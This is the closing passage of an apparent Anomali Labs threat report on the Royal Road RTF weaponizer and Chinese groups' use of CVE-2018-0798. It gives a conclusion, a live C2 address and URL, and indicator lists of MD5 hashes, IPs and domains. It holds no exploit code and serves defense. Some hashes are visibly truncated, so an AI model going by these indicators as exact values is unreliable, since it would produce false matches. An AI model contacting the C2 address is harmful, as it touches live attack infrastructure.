


Figure 13: C2 network communication with victim GUID

The OLE object had an interesting source path “C:\\Users\\Iran\\Desktop\\s.bin”




Figure 14: OLE object shows the originating user name as 'Iran'.

C2: 138.68.133.211  
URL: 138.68.133.211:443/ajax

## Conclusion

Analysis of the Royal Road weaponizer has resulted in the discovery that multiple Chinese threat groups started utilizing CVE-2018-0798 in their RTF weaponizer. This finding confirms that the groups, as mentioned in our previous report, are sharing the same exploit supply chain. The groups appear to have been using the Microsoft vulnerability exploit exclusively for approximately six months before it began appearing in commodity-malware campaigns. This may indicate that the Chinese groups sold the exploit after using it in their malicious campaigns.

These findings also suggest that the threat groups have robust exploit developing capabilities because CVE-2018-0798 is not widely reported on and it is typically not incorporated into publicly available weaponizers.

Threatstream enterprise users can [read a more detailed analysis here](#).

## IOCs

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### File Hashes (MD5):

e228045ef57fb8cc1226b62ada7eee9b  
019debaee6fdf9a9f872277563f0d9ee  
0764ecc46463fb10952d54515c73e6fc  
0827f48e883f5a59f1c4bf70c98dc42a  
0e8d3ae263fae7775ccc744a5c0c4dc1  
10348b56b0e3466f9f9fa62bda081c98  
109d51899c832287d7ce1f70b5bd885d  
1690766e844034b3c2ab4f853bd59df7  
21d0f19abd15d65aa755e89e55157ae7  
264cee1c1854698ef0eb3a141912db40  
2868447eebdf897bdd6b7ce2a18f4609  
29027a6d2a38a9a954c1e1315439baf9  
2ef069d0e3bb636d2d969d3e6a4d5039  
31283ad09bc7cf618c32a1c893163891  
36796fabb76eb946d211a2fcf5820929  
40cfeb699d239652dd4a79c18b1c7366  
4642e8712c8ada8d56bd36416abb4808  
47353a86ea58df3714870e5755056d97  
4eb14eb23d50b4c7ee768038172f9794  
51c35cb62a0ad294979b0645e5aa4376  
5271a5ddf476af87c6f833638375c72f  
595e30b0c794f47fd768b24ae9caf210  
5982ba16356ee8118e4cdbe54d182b11  
600e14e4b0035c6f0c6a344d87b6c27f  
6614a8776692c982ad766d23b2a5ea29  
67682e25939dce4406f55b6c0c741c0e  
6930bd66a11e30dee1ef4f57287b1318  
6bdc73a2fc8506d9e842fc7b7a4123db  
6d2e6a61eede06fa9d633ce151208831  
7b9d386280da1b840f1b32b85ce74278  
827c7048c269645ce36546c01c01f93f  
8408641cfbcdb53e1e6802f07ea32f11  
84fca27bc75f40194c95534b07838d6c  
853136f00e87a1ab3e2fc3acb309573e  
8621ff472360600ec2a6f7d61a66eeb8  
8f1ab1f96b8322c9e02d87a431a98823  
923d60f3e63c95021f9e99f943fcfbcc  
a02712c6cefb532e7928a781fe8d8592  
a37df9b230c9d05210613b3c2916328f

a497426d0f65877947e92a14b8a086af  
a5a4046989fa0f99c2076aec3ea0ab2a  
a94db3001c0c3fa3cf40bc7fd9d21b7  
a99efd6b4b69c55774a16ae157cd20b9  
ac0eac22ce12eac9ee15ca03646ed70c  
af7f59b2b197d454ab8c8a7b0bc371a2  
b2bce665c9bcd0d3d04dc7ce5e30f79  
b3f8abe274cb6a5926bd5c3fc2168997  
b72448af5f58e70c225ab6525126cf8b  
b82e0ac46f6b812c83a3954038814cce  
bb7aba40c6fc76291fd1cf2c4c558e9f  
bcbea5b25356d768fd826e0376268ff5  
c65b73dde66184bae6ead97afd1b4c4b  
d648c374439cf5fe9df8dc59eb472067  
e004daf8e09b56940d6ca6e51974498b  
e137b95f6149a8639f6d18e286a0a55f  
f0424ed16b435f0c7c802f3a17cbd9de  
f1824bd902251314a4fd5506caced48b  
f1dcf1b2376360c9f0c23f1fb9f4355a  
f333194c19730d6f82ab858210327051  
f34514118eb4689560cd6c0c654f26d9  
fc47442f175ff7e312a4aa4f5c8745b8

**Network IOCs:**

185.234.73[.]4

138.68.133[.]211

Vvcxvsdvx.dynamic-dns[.]net

loge.otzo[.]com

About the Author



## Anomali Labs

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